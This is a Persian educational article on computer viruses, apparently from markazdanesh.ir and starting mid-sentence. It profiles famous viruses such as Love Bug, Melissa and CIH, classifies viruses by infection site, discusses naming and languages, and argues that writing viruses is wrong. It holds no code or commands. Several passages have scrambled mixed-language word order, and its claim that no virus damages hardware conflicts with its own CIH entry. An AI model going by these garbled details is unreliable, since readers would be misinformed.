هم آلوده خواهد کرد. در صورتیکه کامپیوتر شما در یک شبکه باشد، این آلودگی به سرعت گسترش پیدا می کند و دلیل آن هم این است که هنگامی که شما فایلی آلوده را برای فرد دیگری می فرستید، او هم با باز کردن فایل آلوده خواهد شد.

یک ماکروی مخرب همچنین می تواند باعث بوجود آمدن تغییرات در اسناد یا نتظیمات شما شود.

ویروس های ماکرو می توانند فایل هایی که در بیشتر ادارات مورد استفاده قرار می گیرند را آلوده کنند و همچنین بعضی از آنها می توانند چندین نوع متفاوت از فایل ها مانند فایل های برنامه های Word یا Excel را تحت تاثیر قرار دهند . همچنین آنها می توانند به تمام فایل هایی که توسط برنامه میزبان آنها مورد اجرا قرار می گیرد ،گسترش پیدا کنند. بالاتر از همه اینکه آنها می توانند براحتی گسترش پیدا کنند، چرا که اسناد بطور مداوم در نامه های الکترونیک و وب سایت ها در حال تبادل هستند.

معرفی ویروس هایی از این نوع:

ویروس WM/Wazzu : فایل های تهیه شده توسط برنامه Wordرا آلوده می ساز د . این ویروس بطور تصادفی در بین هر یک تا سه کلمه، عبارت wazzu را قرار می دهد.

ویروس OF97/Crown-B : فایل های برنامه های PowerPoint و Excel، Word را آلوده می کند . هنگامی که این ویروس، فایلی از برنامه Word را آلوده می سازد ، بخش محافظتی ماکرو در سایر برنامه های نرم افزار Office را از کار انداخته و از این طریق آنها را تحت تاثیر قرار می دهد.

www.markazdanesh.ir

ویروس های برتر

کدامیک از ویروس ها تابحال بیشترین موفقیت را داشته اند؟ در این قسمت گزیده ای از ویروس هایی آورده می شود که توانسته اند: به دورترین نقاط انتقال پیدا کنند، بیشترین تعداد کامپیوتر را آلوده کنند، و یا اینکه بیشترین طول عمر را داشته باشند.

ویروس Love Bug (VBS/LoveLet-A)

احتمالا ویروس Love Bug بهترین ویروس شناخته شده می باشد .این ویروس با تظاهر خود به عنوان یک نامه عاشقانه و برانگیختن حس کنجکاوی کاربران، در ساعاتی توانست در نقاط مختلف جهان گسترش پیدا کند.

اولین مشاهده : ماه می از سال ۲۰۰۰

سرچشمه : فیلیپین

شهرت : نامه عاشقانه

نوع : کرم اسکریپتی ویژوال بیسیک

راه اندازی ویروس : در اولین آلودگی

تاثیرات : نسخه اصلی این ویروس نامه ای با عنوان «دوستت دارم» با متن «در کمال لطف و مهربانی، نامه ای عاشق انه از من به تو، پیوند این نامه شده است، آن را بخوا ن» را برای کاربران می فرستد . باز کردن فایل پیوندی، باعث راه اندازی ویروس خواهد شد. در صورتیکه برنامه Outlook شرکت مایکروسافت نصب شده باشد، ویروس سعی خواهد کرد تا خود را به آدرس تمام افرادی که آدرس آنها در دفترچه آدرس برنامه Outlook

www.markazdanesh.ir

وجود دارد، ارسال کند . این ویروس همچنین می تواند خود را در گروههای خبری توزیع کرده، اطلاعات کاربران را مورد سرقت قرار دهد و فایل های بخصوصی را بازنویسی کند.

ویروس FORM

به خاطر گسترش هشت ساله آن - که هنوز هم ادامه د ارد - در Form نام ویروس و نسخه های ابتدایی DOS لیست ۱۰ ویروس برتر آورده شده اس ت . در سیستم عامل ویندوز، این ویروس بسیار مخفی عمل کرده و به همین خاطر توانسته در ابعادی وسیع گسترش پیدا کند.

اولین مشاهده : سال ۱۹۹۱

سرچشمه : سوئیس

نوع : ویروس سکتور بوت

راه اندازی ویروس : در روز ۱۸ ماه

تاثیرات : هنگامی که شما هر دکمه ای بر روی صفحه کلید را فشار دهید، این ویروس باعث تولید یک کلیک خواهد شد . می تواند باعث عدم فعالیت کامپیوترهای مبتنی بر سیستم عامل NT شود.

کرم Kakworm (VBS/Kakworm)

این کرم فقط با خواندن نامه آلوده، باعث آلوده شدن دستگاه کاربر می شود.

اولین مشاهده : سال ۱۹۹۹

نوع : کرم اسکریپتی ویژوال بیسیک

www.markazdanesh.ir

راه اندازی ویروس : در بیشتر موارد آلودگی، آلودگی با اولین اجرای ویروس شروع شده که این نوع آلودگی بیشترین آلودگی از این ویروس را داشته و در نوع دیگر،کردن Shut Down ویروس در روز اول هر ماه فعال می شود که این نوع با فعالیت جانبی ویندوز همراه است.

تاثیرات : این کرم در پیامی که از طریق پست الکترونیک دریافت می شود، جاسازی به همراه Outlook Express یا Outlook شده اس ت . در صورتی که شما از برنامه استفاده می کنید، ممکن ا س ت کامپیوترتان به هنگام باز کردن یا Internet Explorer 5را Outlook Express مشاهده نامه آلوده، ویروسی شو د . این ویروس تنظیمات برنامه چنان تغییر می دهد که با هر نامه فرستاده شده از طرف شما، دستورات ویروسی هم به طور اتوماتیک فرستاده می شون د . در روز اول هر ماه، بعد از ساعت ۵ بعدازظ هر، ویروس را نمایش داده و سیستم عامل ویندوز را Kagou_Anti_kro$oft says not todayپیغام خاموش می کند.

ویروس Anticmos

ویروسی بخصوص از نوع ویروس سکتور بوت اس ت . در اواسط دهه ۱۹۹۰ شروع به گسترش کرده و به طور متناوب در لیست ۱۰ ویروس برتر قرار گرفته است.

اولین مشاهده : ماه ژانویه از سال ۱۹۹٤

سرچشمه : اولین شناسایی در هنگ کنگ بوده اما عقیده بر آن است که سرچشمه آن کشور چین می باشد.

نوع : ویروس سکتور بوت

راه اندازی ویروس : تصادفی

تاثیرات : سعی در پاک کردن اطلاعات مربوط به درایورهای نصب شده فلاپی ودیسک سخت.

www.markazdanesh.ir

ویروس Melissa (WM97/Melissa)

ملیسا ویروسی از نوع ویروس های پست الکترونیکی بوده و از ظرافت های روانشناختی برای گسترش سریع استفاده می کن د . این ویروس اینطور وانمود می کند که از طرف فردی آشنا برای شما آمده و شامل متنی است که شما حتما می خواهید آن را بخوانید. در نتیجه به همین سادگی ویروس ملیسا سرتاسر دنیا را تنها در یک روز می پیماید.

اولین مشاهده : ماه مارس از سال ۱۹۹۹ برنامه نویس ۳۱ ساله آمریکایی که متنی آلوده ، David L Smith

سرچشمه : آقای قرار داده (Sex) به ویروس را در گروههای خبری وابسته به گروههای نامشروع جنسی

بود.

Wordو Word 2000 نوع : ویروس ماکرو مربوط به برنامه های97

راه اندازی ویروس : در اولین اجرا

تاثیرات : با تهیه یک نامه که در موضوع آن، نام کاربر استفاده کننده از کامپیوتر آورده شده و ارسال آن نامه به پنجاه آدرس اول از تمام کتابچه آدرس هایی که در دسترس باشند، خود را گسترش می دهد . نامه فرستاده شده شامل Microsoft Outlookبرنامه فایلی پیوندی است که نسخه ای از متنی آلوده به ویروس را در خود دار د . در صورتیکه در ۱۰ از روز : زمان و تاریخ باز شدن فایل، دقیقه و شماره روز یکی باشند) مثلا ساعت ۰۵ را به فایل اضافه خواهد کرد . Scrabbleپنجم ماه(، ویروس متنی راجع به بازی

ویروس New Zealand

بدون شک در اوایل دهه ۱۹۹۰ ، این ویروس یکی از ویروس های فراگیر بوده است.

اولین مشاهده : اواخر دهه ۱۹۸۰

www.markazdanesh.ir

سرچشمه : نیوزیلند

شهرت : سنگ شده

نوع : ویروس سکتور بوت

راه اندازی ویروس : در صورتیکه سی س تم از طریق فلاپی راه اندازی شود، در هر ۸ مرتبه، یکبار این ویروس فعال می شود.را نمایش می دهد . این » کامپیوتر شما در حال حاضر سنگ شده

«تاثیرات : پیام ویروس نسخه ای از سکتور بوت اصلی را در آخرین سکتور از فهرست ریشه یک دیسکت ۳۶۰ کیلوبایتی قرار می دهد .این کار می تواند به دیسکت های با حجم بیشتر صدمه بزند.

www.markazdanesh.ir

ویروس Concept (WM/Concept)

Officeکه توانست تصادفا حامل مناسبی مانند نرم افزارهای Concept ویروس شرکت مایکروسافت را بدست آورد، موفقیتی ناگهانی کسب کرد .این ویروس که اولین نوعی بود که به صورت ماکرو) کلان دستور (نوشته شده بود، به یکی از ویروس های فراگیر در کنترل دستگاه را با اجرای ماکروی Concept سالهای ۱۹۹۶ تا ۱۹۹۸ تبدیل ش د . ویروس آن را بصورت خودکار اجرا می کرد، بدست آورده و Word خود که برنامهAutoOpen شدن فایلی در برنامه Save خود که در هر بار FileSaveAs آلودگی را از طریق ماکروی اجرا می شد، انتقال می داد .گونه های مختلفی از این ویروس وجود داردWord .

اولین مشاهده : ماه آگوست از سال ۱۹۹۵

نوع : ویروس ماکرو

تاثیرات : هنگامی که شما سندی آلوده را باز می کنید، یک صفحه پیغام با عنوان

That's enough to prove نمایان می شود .این ویروس شامل عبارت Microsoft Word

بوده اما آن را هیچگاه نمایش نمی دهد my point .

ویروس Chernobyl (W95/CIH-10xx) یا CIH

اولین ویروسی بود که توانست به سخت افزار کامپیوتر صدمه وارد کن د . به CIH محض اینکه این ویروس اطلاعات بایوس را بازنویسی کند، کامپیوتر دیگر قابل استفاده نخواهد بود مگر آنکه چیپ بایوس آن تعویض شود.

اولین مشاهده : ماه ژوئن از سال ۱۹۹۸

سرچشمه : نوشته شده توسط Chen Ing-Hau از تایوان

نوع : ویروسی انگلی که بر روی کامپیوترهای مبتنی بر سیستم عامل ویندوز ۹۵ اجرا می شود.

راه اندازی ویروس : در روز ۲٦ ما ه آوری ل . انواع دیگر آن در روزهای ۲٦ از ماه ژوئن و یا روز ۲٦ هر ماه آزاد می شوند.

تاثیرات : بازنویسی کردن اطلاعات روی بایوس و پس از آن اطلاعات بر روی دیسک سخت.

www.markazdanesh.ir

ویروس Parity Boot

این ویروس بر روی سکتور بوت فلاپی ها گسترش می یاب د . موفقیت آن مؤید این مطلب است که ویروس های از نوع سکتور بوت - که در دهه ۱۹۸۰ و اوایل دهه ۱۹۹۰ فراگیر بوده اند - هنوز هم می توانند پررونق باشند.

نام این ویروس در اکثر گزارش های مربوط به سال ۱۹۹۸ قابل مشاهده می باشد.

آلودگی فوق العاده این ویروس مربوط به کشور آلمان می باشد، جایی که توانس ت خود را از).طریق دیسکت های توزیع شده به همراه یک مجله منتشر کند) در سال ۱۹۹٤

اولین مشاهده : ماه مارس از سال ۱۹۹۳

سرچشمه : احتمالا کشور آلمان

نوع : ویروس سکتور بوت

راه اندازی ویروس : تصادفی

را نمایش داده و باعث قفل شدن کامپیوتر PARITY CHECK

تاثیرات : پیغام می شود . این کار تقلیدی از رخداد یک خطای واقعی حافظه می باشد . در نتیجه، اغلب اوقات دستگاه آنها وجود دارد RAM .کاربران تصور می کنند که مشکلی در حافظه

ویروس Happy99 (W32/Ska-Happy (99

اولین ویروس شناخته شده ای بود که توانست به سرعت خود را از طریق پست الکترونیک گسترش دهد.

اولین مشاهده : ماه ژانویه از سال ۱۹۹۹ ویروس نویس فرانسوی به یک گروه خبری ارسال Spanska سرچشمه : توسط شد. ، NT ، ME ، 98 ،

www.markazdanesh.ir

نوع : ویروس فایلی که بر روی سیستم عامل های ویندوز95 اجرا می شود XP 2000 .و را نمایش » سال ۱۹۹۹ مبارک « تاثیرات : نمایی از یک آتش بازی و سپس پیام را Windows از سیستم عامل System در شاخه wsock32.dll می ده د . این ویروس فایل چنان تغییر می دهد که بعد از هر نامه ای که فرستاده می شود، پیام دیگری هم که شامل ویروس می باشد ارسال خواهد شد.

ویروس Bronkot.A و روش‌های مقابله

این یک ویروس بسیار حرفه‌ای است و اساس طراحی این ویروس با Visual Basic ٦.٠ می‌باشد. برای اولین بار کمپانی سازنده آنتی ویروس Bit Defender پادزهر آن را ساخت اما چون روشی خاصی برای نابودی این کرم وجود ندارد، نرم افزار آنتی ویروس نمی تواند این کار را انجام دهد و فقط ویروس را شناسایی می‌کند. دوستانی که سطح اطلاعات کامپیوتری آن‌ها مبتدی است توصیه می‌شود که ویندوز خود را عوض کنند و تمام مطالبی که در زیر نوشته شده است را کنار بگذارند. البته توضیحات واضح است و ضرری ندارد اگر یکبار امتحان کنید اما کسانی که مدت زیادی است با کامپیوتر آشنایی دارند بهتر می‌توانند موفق شوند. در ابتدا خوب است کمی راجع به هنرنمایی‌های این ویروس بدانیم:

کرمی که باعث ایجاد این ویروس می‌شود BronTok.A نام دارد. معروف شده است به پنهان کننده Folder Options بهتر است بدانید که این تنها کار این کرم نیست Registry Tools را قفل می‌کند. Task Manager با Error مواجه می‌شود و اگر هم بر حسب اتفاق اجرا شود توانایی END کردن بسیاری از پروسه ها را ندارد. محتویات My Document را پس از اجرا شدن نمایش می‌دهد، اگر از طریق منوی Start گزینه Run را فعال کنیم و هر یک از عبارات ۳۲RegEdt ، Regedit msconfig و CMD را اجرا کنیم سیستم بلافاصله Restart می‌شود. کلیک بر روی Log Off یا Turn Off باعث Restart می‌شود. سرعت سیستم را کاهش داده و مانع اجرای بعضی نرم افزارها می‌شود. این کرم آیکون یک پوشه معمولی را دارد و از طریق فایل inetinfo.exe در سیستم منتشر می‌شود.

www.markazdanesh.ir

ویروسها از نظر محل تأثیرگذاری

ویروس ها مانند سایر برنامه ها نیاز به محلی برای ذخیره خود دارند با این تفاوت که آنها محلی را انتخاب می کنند که برای رسیدن به اهداف شوم خود نزدیک تر ودر دسترس تر باشد. محلهایی که برای جایگیری ویروس ها محبوبیت بیشتری دارند(محل تا ثیر گذاری) به شرح زیر می باشند:

❖ ویروس های تا ثیر گذار روی رکورد راه انداز :

این نوع ویروس ها همان طوری که از نام آنها مشخص است به رکورد راه انداز(RECORD BOOT) سیستم آسیب می رسانند واطلا عات این بخش را(از قبیل ظرفیت د یسک، تعداد سکتور های آن، مقدار بایت های هرسکتور، سایز کلاستر ها و...، علاوه بر این اطلاعات در دیسک های راه اندازاین سکتور شامل برنامه ای است که سیستم عامل را در حافظه قرار داده آن را راه اندازی BOOT- می کند) راازبین می برند در نتیجه موقع شروع به کار سیستم برنامه STRAP BOOT که عملیات راه اندازی را آغاز می کند وجود نداشته ودر نتیجه کامپیوتر راه اندازی نمی شود وپیغام خطایی از طرف سیستم مبنی بر عدم وجود فایل های سیستمی در صفحه نمایش ظاهر می شود و اگر مانع از راه اندازی سیستم نشوند حافظه کامپیوتر را در بدو شروع و راه اندازی آلوده کرده وبه این ترتیب باعث گسترش آلودگی به درایو های دیگر می شوند مثلا : ویروس"فیلیپ" .

www.markazdanesh.ir

❖ ویروس های تاثیر گذار روی پارتیشن تیبل :

پارتیشن تیبل به جدولی گفته می شود در آن نحوه تقسیم بندی هارد دیسک (هارد دیسک می تواند دارای چند درایو باشد) وظرفیت تک تک پارتیشن های هارد دیسک مشخص شده است که در سکتور شماره صفرهارد دیسک قرار دارد .این ویروس ها می توانند از نظر منطقی ظرفیت تک تک پارتیشن ها را به هم ریخته وآنها را کم وزیاد کرده وحتی روی نحوه تقسیم بندی دیسک تاثیر بگذارند در این صورت نمی توان به بعضی از فایل ها در جای خود شان دسترسی پیدا کرد محل نگهداری این جدول در رکورد راه انداز اصلی هر هارد است.

همچنین این گونه ویروس ها با قرار گرفتن در این محل به محض روشن شدن کامپیوتر واجرای یک برنامه آلوده به ویروس همراه آن نرم افزار در حافظه اصلی جای می گیرند و گاهی اوقات تا موقع خاموش شدن کامپیوتر درآنجا باقی مانده وفایل های دیگر را آلوده می کنند.

❖ ویروس های تا ثیر گذار روی فایل های اجرایی :

این نوع ویروس ها فایل های اجرایی را آلوده نموده وخود را به فایل های اجرایی اضافه می کنند و با هر بار اجرای این نوع فایل ها به همراه آنها وارد حافظه شده وفعالیت خود را شروع می کنند درنتیجه این نوع ویروس ها از نوع ویروسهای خیلی خطرناک هستند که بسرعت شیوع پیدا می کنند.بعضی از ویروس های نرم افزاری مثل" D۲ " هر بار که به فایلی اضافه می شوند یک نسخه از خود را روی فایل تکثیر می کنند. بدین ترتیب طول فایل اصلی با هر بار اجرا بیشتر می شود که این خود نشانه وجود ویروس روی آن فایل است وبراحتی قابل تشخیص است اما برخی دیگر از ویروس های

www.markazdanesh.ir

نرم افزاری هوشمندانه عمل می کنند یعنی اگر ویروس قبلا به فایلی چسبیده باشد دیگر به آن حمله نمی کند وبدین ترتیب تشخیص وجود ویروس در آن فایل مشکل تر خواهدبود.

❖ ویروس های تا ثیر گذار روی فایل های غیر اجرایی:

گفتیم که ویروس برای اینکه بتواندفعال شود باید خود را به یک فایل اجرایی بچسباند طوریکه با اجرای این نوع فایل ها ویروس نیز فعالیت خود را آغاز کند و قسمتهای مختلف سیستم را مورد حمله قرار دهد و به ندرت اتفاق افتاده که ویروس روی یک فایل غیر اجرایی مثلا فایلهای متنی یا بانکهای اطلاعاتی جای بگیرد و آنرا آلوده کند.از ویروسهای تاثیر گذار بر روی فایلهای غیر اجرایی میتوان به ویروسهایی اشاره کرد که در انتهای اسناد WORD یاEXCEL خود را پنهان میکنند این ویروسها به صورت دستورات نرم افزارهای WORD یاEXCEL هستندکه پس از باز شدن سند بصورت خودکار اجرا میشوند.

معمولا آثار مخرب ویروسها بر روی فایلهای غیر اجرایی نمایان میشود و کمتر مشاهده شده است که ویروس ها خود را در این فایلها پنهان کنند.

❖ ویروس های چند بخشی :

این ویروس ها دارای خصوصیات هر سه دسته از ویروس های بالاهستند یعنی هم بوت سکتور و پارتیشن تیبل را آلوده می کنند و هم فایلهای اجرایی را آلوده می کنند. در حال حاضر بیشتر ویروس ها از این نوع هستند زیرا هم از طریق دیسک وهم از طریق اینترنت منتشر می شوند.

مثل ویروس "ناتاس" که هم فایل های با پسوند ,OVL ,EXE ,COM ,SYS و ...را آلوده می کند وهم بوت سکتور و پارتیشن تیبل را.

www.markazdanesh.ir

❖ **ویروس های مقیم در حافظه :**

این ویروس ها در حافظه قرار گرفته وکنترل سیستم عامل را در دست می گیرند . آنها روی عملیات ورودی-خروجی ، فایل های اجرایی و مفسرهای فرمان و... اثر گذاشته و باعث اختلال در کار سیستم می شوند .

این ویروس ها با خاموش کردن کامپیوتر از حافظه پاک می شوند ولی اگر منشاء ورود آنها به سیستم از بین نرود با روشن شدن دوباره ممکن است به حا فظه وارد شوند .

www.markazdanesh.ir

آیا نوشتن ویروس همیشه نادرست است؟

اکثر ما به این مطلب اذعان داریم که ویروس ها چیزهای بدی هستند، اما آیا این نظر همیشه صحیح است؟

بسیاری از ویروس ها بی زیان بوده و یا اینکه فقط در حد یک شوخی می باشند . بقیه هم می توانند هشداری برای شکاف های امنیتی نرم افزارهای ما باشند . حتی بعضی افراد استدلال می کنند که ویروس ها می توانند مفید باشند، مثلا می توانند باعث شوند تا اشکالات نرم افزاری مورد تصحیح قرار گیرند . متاسفانه با توجه به دلای ل زیر نظریه بی زیان بودن ویروس ها را نمی توان با مقوله امنیت جمع کرد .

دلیل اول اینکه ویروس ها بدون رضایت کاربران و در اغلب اوقات بدون آگاهی آنان تغییراتی را در کامپیوترهای آنها ایجاد می کنند . اینکار صرف نظر از خوب یا بد بودن قصد ویروس، غیر اخلاقی - و در بسیاری از کشورها غیر قانونی - می باشد . شما حق دخالت و فضولی در کامپیوتر فرد دیگری را ندارید، همانطور که نمی توانید بدون اینکه به کسی بگویی ماشین او را قر ض ! بگیرید (حتی اگر قصد شما تعویض روغن موتور ماشین او بوده باشد).

دلیل دوم آن است که ویروس ها همیشه کاری را که نویسنده آنها می خواسته، انجام نمی دهند .در صورتیکه ویروسی نادرست نوشته شده باشد، می تواند مشکلات ناخواسته ای را ایجاد کند . حتی اگر ویروسی بر روی سیستم عاملی که مورد نظرش بوده، مضر نباشد ممکن است بر روی سیستم عامل ها و یا برنامه های دیگر اثرات تخریبی بالایی داشته و یا اینکه نسخه های بعدی همان برنامه ها را در آینده با مشکل مواجه کند.

www.markazdanesh.ir

چه چیزی ویروس نیست؟!

بدلیل سوء شهرتی که ویروسهای کامپیوتری کسب کرده‌اند، به آسانی هر مشکل کامپیوتری بر گردن ویروسها انداخته می‌شود. در این مقاله در ابتدا به بعضی موارد و مشکلات که ممکن است دلیلی بغیر از ویروس داشته باشند، اشاره می‌شود:

- مشکلات سخت‌افزاری: ویروسی وجود ندارد که بتوانند به بعضی از قطعات سخت‌افزاری مانند چیپ‌ها، بردها و مونیتور آسیب برساند.
- صدای بوق در هنگام راه‌اندازی کامپیوتر بدون تصویر: این حالت معمولا بدلیل یک مشکل سخت‌افزاری در هنگام روند بوت رخ می‌دهد.
- کامپیوتر کل ٦٤٠ کیلوبایت اول از حافظه را نشان نمی‌دهد. این می‌تواند نشانه ویروس باشد، اما قطعی نیست. بعضی از درایورهای سخت‌افزار مانند مونیتور یا کارت SCSI ممکن است بخشی از این قسمت از حافظه را استفاده کنند.
- دو برنامه ضدویروس نصب‌شده دارید و یکی از این دو، ویروسی را گزارش می‌کند: در حالیکه که این می‌تواند نشانه ویروس باشد اما ممکن است امضا یا اثر یکی از این ضدویروسها در حافظه باشد که توسط دیگری به صورت ویروس تشخیص داده شده است.
- در حال استفاده از Microsoft Word هستید که Word به شما گزارش وجود یک ماکرو در یک فایل را می‌دهد. به این معنی نیست که ماکرو ویروس است.
- یک فایل یا سند خاص را نمی‌توانید باز کنید: این الزاما نشانه وجود ویروس نیست. امتحان کنید که آیا می‌توان فایل دیگر یا نسخه پشتیبان همین فایل را باز کرد. اگر بقیه باز می‌شوند، امکان خراب بودن فایل اولیه وجود دارد.

برچسب روی هارد تغییر کرده‌است. هر دیسک اجازه داشتن یک برچسب را دارد. می‌توانید توسط DOS یا Windows به یک دیسک برچسبی اختصاص دهید.

www.markazdanesh.ir

- هنگام اجرای ScanDisk ، آنتی‌ویروس نورتون یک فعالیت شبه‌ویروسی را گزارش می‌کند. دو راه حل در پیش‌رو دارید:

o Auto-Protect نورتون را موقتا غیرفعال کنید و ScanDisk را اجرا کنید.

o Optionهای ScanDisk را در هنگام اجرا تغییر دهید.

www.markazdanesh.ir

خصوصیات ویروس

بر اساس تعاریفی که تا به حال بیا ن شد برنامه ی ویروس باید دارای خصوصیات زیر باشد:

۱- برنامه ی نرم افزاری کوچک و مضری است که روی نوعی وسیله ذخیره ی اطلاعات کامپیوتری قرار می گیرد.

۲- بصورت خودکار و بدون دخالت ا شخاص اجرا می شود.

۳- معمولا مقیم در حافظه هستند وبا اجرای فایل های آلوده به ویروس در حافظه کپی می شوند.

٤- نام ویروس ها در فهرست فایل ها ظاهر نمی شود.

٥- ویروسها می توا نند خود را در سایر کامپیوتر ها از طریق برنامه های آلوده کپی کرده و تولید مثل نمایند.

٦- ویروسهای کامپیوتری توسط برنامه نویسان تکامل پیدا می کنند یعنی در حال حاضر تکامل آنها وابسته به دخالت برنامه نویسان است.

۷- ویروسها ی مقیم در حافظه در صورت اجرا یا باز شدن فایل آنها را آلوده میسازند ولی ویروس هایی که د حا فظه مقیم نیستند باید در فهرست جاری یا مسیرهای تعریفی در path به دنبا ل فایل های سالم بگردند و آنها را آ لوده کنند. بعضی از ویروس ها به دنبا ل فایل های خاص در مسیر های خاص می گردند و در صورت وجود فایل خاص آن را آلوده می کنند.

۸ – بعضی از ویروس ها مانع از اجرای ضد ویروس هایی مانند Scan می شوند واین در صورتی است که حافظه آلوده به ویروس نباشد . در این صورت برنامه ضد ویروس ظاهرا اجرا می شود ولی ویروس را نمی تواند روی دیسک تشخیص دهد. ویروس های "ایرانین" و "وان هاف" از این نوع اند.

۹ - قسمت های مختلف یک ویروس به هم وابسته اند وبا پاک کردن یک یا همه دستورات ویروس از بین می رود.

۱۰- ویروس ها معمولا تغییرات مختلف در کامپیوتر را تشخیص داده و می تواند در مقابل آنها عکس العمل نشان دهند .

www.markazdanesh.ir

نام گذاری ویروس ها

نویسندگان ویروس معمولا آثار خودرا نامگذاری نمی کنند زیرا اعلام نام موجب کشف سریع ویروس می شود اما گاهی نویسنده ویروس اسم ویروس را هم اسم با نام شخصی که با آن خصومت دارد انتخاب می کند, مثل ویروس "عباس کوهکن", یا اینکه نویسنده ویروس برای زنده نگه داشتن یاد کسی اسم او را بر روی ویروس خود می گذارد , مثل ویروس "میکل آنژ". معمولا نامگذاری ویروس ها توسط دیگران صورت میگیرد

به همین دلیل یک ویروس گاهی دارای چندین نام است مثلا ویروس "مهاجم" دارای نام های "پلاستیک ۲ " و "آنتی کد" است.نامگذاری ویروس ها توسط دیگران معمولا از روی نام اولین محلی که توسط ویروس آ لوده شده , یابرنامه ای که برای اولین بار حامل آن بوده , یا حجم ویروس , یا ازروی برخی کلمات موجود در پیام ویروس و... انجام می گیرد .

ویروس های "پینگ پنگ" ,"ماری جوانا","میکل آنژ"و"عباس کوهکن" توسط نویسندگان ویرووس نامگذاری شده اند , اما ویروس "کارت کریسمس" ازروی پیام آن که یک کارت کریسمس است نامگذاری شده و یا علت نامگذاری ویروس "لهای" این بود که اولین کامپیوتر آلوده شده توسط این ویروس در آزمایشگا ههای میکرو کامپیوتر دانشگاه "لهای" قرار داشته است , ویا ویروس " ۲۵۷ " چون اندازه آن ۲۵۷ بایت است , به این نام شناخته می شود .

www.markazdanesh.ir

زبان های برنامه نویسی ویروس

بیشتر ویروس ها به زبان اسمبلی نوشته می شوند زیرا با این زبان میتوان :

- تمام اقدامات امنیتی نرم افزاری در سیستم عامل را خنثی کرد.
- زمان اجرای برنامه ویروس را کم کرد زیرا زمان دستیابی به حافظه جانبی را میتوان به حد اقل رساند.
- میتوان اندازه ویروس راکوچک در نظر گرفت.

ولی با این وجود به سایر زبان های برنامه نویسی چون C , پاسکال و حتی بیسیک ویروس نوشته میشود . یک زبان سطح بالا چون C و پاسکال امکانات بسیار خوبی برای نوشتن ویروس در اختیار ویروس نویس قرار می دهند .ویروس ٤٦٢٥بایتی "استینل" به زبان توربو پاسکال نوشته شده است , وبخشهایی از ویروس "٥١٢٠ " به زبان بیسیک نوشته شده است , برای همین یکی از بزرگترین ویروسهای شناخته شده است و ٥١٢٠ بایت طول دارد . و ویروس ایرانی "مهران کامندر" با زبان سطح بالای C نوشته شده , اندازه آن از ویروس های دیگر که به زبان اسمبلی نوشته می شوند , بیشتر است .

محل زندگی ویروس ها

ویروس های کامپیوتری نیز همانند هم نام های بیولوژیکی خود باید جایی برای باقی ماندن خود داشته باشند . ویروس ها می توا نند در دو جا قرار داشته باشند: روی دیسک وحافظه RAM .

ماندن ویروس داخل RAM موقتی است وتا زمانی ادامه دارد که کامپیوتر روشن باشد ولی ویروس ها می توانند روی دیسک به طور دائم باقی بمانند . اقامت ویروس ها روی دیسک گرچه می تواند دائمی باشد اما ویروس در آنجا قدرت فعالیت ندارد وزنده بودن ویروس در حافظه رم به ظهور می رسد. می توان این طور تصور کرد که ویروس ها روی دیسک به حالت "کمون" قرار دارند و شرایط تحرک وحیات آنها در حافظه رم است. یعنی چرخه حیات ویروس از حافظه رم به دیسک و بالعکس است.

www.markazdanesh.ir

محل فعالیت ویروس ها

بعضی از ویروس ها بر روی فایل های با پسوند EXE وبعضی از آنها بر روی فایل های با پسوند COM وبرخی دیگر بر روی هر دو دسته اثر می گذارند . بنابراین می توان گفت : یکی از محل های وجود ویروس ,فایل های اجرایی است. پسوند های رایج فایل هایی که توسط ویروس آلوده می شوند عبا رتند از:

. OVR-APP-XTP-FON –EXE-COM-SYS-BIN-OVL-DLL-SCR-DOC-DOT

برخی از ویروس ها علا قه خاصی به بوت سکتور و پارتیشن تیبل دارند.

ویروس های بوت سکتور , جای بوت سکتور را با برنامه خودشان عوض می کنند. اگر ویروس ها به بیش از یک سکتور نیاز داشته باشند,سکتور های دیگری از دیسک را به کار می برند و در این صورت در جدولFAT آنها را به عنوان "بدسکتور" علامت گذاری می کنند تا از نوشتن روی آنها جلوگیری شود واکثر برنامه های کمکی مثل نورتن نیز نمی توا نند محتویات این سکتورهای به ظاهر خراب را نشان دهند. مثلا ویروس سوئیسی "فورم" , بوت سکتور فلاپی دیسک وهارد دیسک را آلوده می کند.

رکورد راه اندازاصلی در سکتور اول هارد دیسک روی تراک صفر قرار دارد وحاوی جدولی است که اندازه وحد هر پارتیشن را در خود جای داده است. ویروس های رکورد راه اندازاصلی , نسخه ای از خودشان را روی رکورد مزبور کپی می کنند وجای رکورد راه انداز اصلی هارد دیسک را عوض می کنند . برخی از ویروس ها با قرار گرفتن در بوت سکتور رکورد راه انداز اصلی پس از روشن شدن کامپیوتر به راحتی و به دلخواه کنترل برنامه های اجرایی را در دست می گیرند . وقتی فایل آلوده به ویروس را اجرا کنید , ویروس در حافظه قرار می گیرد ودر انجا مقیم می شود. پس از آن هر وقت فایل سالمی را اجرا کنید برای اجرا به داخل حافظه می رود وویروس مقیم در حافظه خود را به آن متصل می کند و بالاخره فایل آلوده در دیسک ذخیره می شود. بیشتر ویروس ها مانند برنامه های مقیم در حافظه عمل می کنند . برنامه های

www.markazdanesh.ir

مقیم در حافظه پس از اجرا جای خود را در حافظه از دست نمی دهند. ویروس های مقیم در حافظه کنترل سیستم عامل را در دست می گیرند و فرایند های ورودی – خروجی I\O, مترجم های فرمان و...را تحت کنترل می گیرند . اما بعضی از ویروس ها فقط در حافظه قرار می گیرند و نمی توا نند مانند برنامه های مقیم در حافظه عمل می کنند . یعنی تنها از اقامت در حافظه استفاده می کنند .

برخی از ویروس ها بر روی برنامه های غیر اجرایی یا دادهای اثر گذاشته و آنها را غیر فعال می کنند. ویروس ها فقط می توا نند به فایلهای داده ای صدمه بزنند, اما نمی توانند آنها را آلوده کنند. در نتیجه فایل های داده ای نیز نمی توا نند کامپیوتر را آ لوده کنند. از فایل های دادهای می توان فایل هایی با پسوند DBF , DAT و... را نام برد.

بعضی از ویروس ها خودشان را فقط یک باربه یک فایل اضافه می کنند ، یعنی هر فایل را فقط یک بار آ لوده می کنند زیرا بیشتر ویروس ها دارای یک علامت مشخصه هستند که باعث می شود فایل های آلوده شده توسط خودشان را تشخیص دهند . این امر آنها را قادر می سازد تا از کشف شدنشان جلوگیری به عمل آید. زیرا فایل آلوده به ویروس در صورت آلودگی های پی در پی به صورت قابل توجهی بزرگ می شود . برخی از ویروس ها مانند ویروس ایرانی "آریا" هنگام فهرست گرفتن یا جستجوی فایل ها ابتدا کنترل می کند که آیا فایل آلوده شده است یا خیر ؟

